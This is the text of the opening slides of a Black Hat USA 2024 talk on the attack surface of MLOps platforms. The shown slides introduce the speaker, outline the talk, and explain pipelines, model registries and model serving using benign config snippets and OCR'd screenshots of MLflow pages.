



black hat[®]
USA 2024

AUGUST 7-8, 2024
BRIEFINGS

From MLOps to MLOops

Exposing the Attack Surface of Machine Learning Platforms

Speaker:

Shachar Menashe


whoami

- Shachar Menashe
- Classically - Binary reverse engineer
- In practice - Full-time CVSS assigner :)

- Leading JFrog's security research teams
 - 0-day, CVE, malware research
- Presenting recent research from our **0-day** team
 - Ori Hollander, Natan Nehorai, Uriya Yavnieli



Org High Value Targets



Deploy Once - Discord

Packages [Choose Packages](#)

[Discord](#)

Enter Computer Name

1 Target Start Deployment from [Step 1](#)

S22-KIRK-WTC.whiskeytime.club [Step 1](#)

Options

Credentials

WHISKEYT

Use PDX

Copy Mode

Remem

Prioritiz

Experiments >

Product Sales Demand [Provide Feedback](#) [Add Description](#)

Table Chart Evaluation Preview

Run Name	Value
abundant-snip...	●
blushing-crow...	●
clumsy-doe-35	●
bright-crow-123	●
wise-mare-695	●
useful-skunk-2...	●
orderly-sheep-15	●
skillful-ray-613	●
melodic-mouse...	●
bright-shark-203	●
bemused-stork...	●
bustling-cod-2...	●
mercurial-ant-7...	●
abrasive-slug-59	●
incongruous-c...	●
treasured-smel...	●
merciful-trout-37	●
fun-mouse-712	●
funny-carp-535	●
bedecked-bass...	●
tasteful-panda...	●
efficient-trout...	●
learned-pengui...	●
luminous-moos...	●
shivering-boar...	●
beautiful-boar...	●
gifted-moth-379	●

Parameter Ranges (1)

Parallel Coordinates

Comparing 475 runs

alpha max_depth rmse

Optimization History (3)

rmse

Comparing first 100 runs

Time

eta

rmse vs. eta

Comparing first 500 runs


eta rmse

This talk

- Breaking down MLOps platforms to distinct features
- How can each feature be attacked?
- Chaining MLOps attacks for total domination
- I33t “ML Worm” demo
- How to avoid these attacks


What can MLOps do for YOU

The ML software supply chain




What can MLOps do for YOU

ML Pipeline




What can MLOps do for YOU

```
@dsl.pipeline(  
    name='XGBoost Trainer',  
)  
def xgb_train_pipeline(  
    output='gs://your-gcs-bucket',  
    project='your-gcp-project',  
    train_data='gs://ml-pipeline-playground/sfpd/train.csv',  
    eval_data='gs://ml-pipeline-playground/sfpd/eval.csv',  
    ...  
):  
    ...  
    _analyze_op = dataproc_analyze_op(  
        ).after(_create_cluster_op).set_display_name('Analyzer')  
    _transform_op = dataproc_transform_op(  
        ).after(_analyze_op).set_display_name('Transformer')  
    _train_op = dataproc_train_op(  
        ).after(_transform_op).set_display_name('Trainer')  
    ...
```



What can MLOps do for YOU



What can MLOps do for YOU

Model Registry

mlflow 2.10.0

Experiments

Models



GitHub

Docs

Registered Models

Create Model


Filter registered models by name o...



Name 	Latest version	Aliased versions	Created by	Last modified	Tags
iris_model_dev	Version 17			2023-09-25 12:50:...	—
iris_model_prod	Version 11	@ champion : Version 11 +3		2023-10-26 17:10:...	—
iris_model_staging	Version 11			2023-09-25 12:46:...	—
iris_model_testing	Version 1			2023-09-27 13:17:...	—
mnist_model_dev	Version 12			2023-09-25 12:39:...	—
mnist_model_prod	Version 8	@ challenger : Version 8 +1		2024-01-19 10:35:...	—
mnist_model_staging	Version 8			2023-09-25 12:51:...	—

What can MLOps do for YOU

Model Serving



What can MLOps do for YOU

Model Serving / Model as a Service / Inference Server

CORE

1. Containerise
2. Deploy
3. Monitor

From model binary



Or language wrapper



Into fully fledged
microservice

```
$ kubectl apply -f - << END
apiVersion: machinelearning.seldon.io/v1
kind: SeldonDeployment
metadata:
  name: iris-model
  namespace: seldon
spec:
  name: iris
  predictors:
  - graph:
    implementation: SKLEARN_SERVER
    modelUri: gs://seldon-models/v1.19.0-dev/sklearn/iris
    name: classifier
END
```

What can MLOps do for YOU

“Core” MLOps

- **Pipelining / Training**
- **Model Registry**
- **Model Serving**

Auxiliary features

- **Dataset Registry**
- **Experiment tracking**
- **Model Evaluation**

(also, we didn't break these yet 😊)

Which frameworks were evaluated?

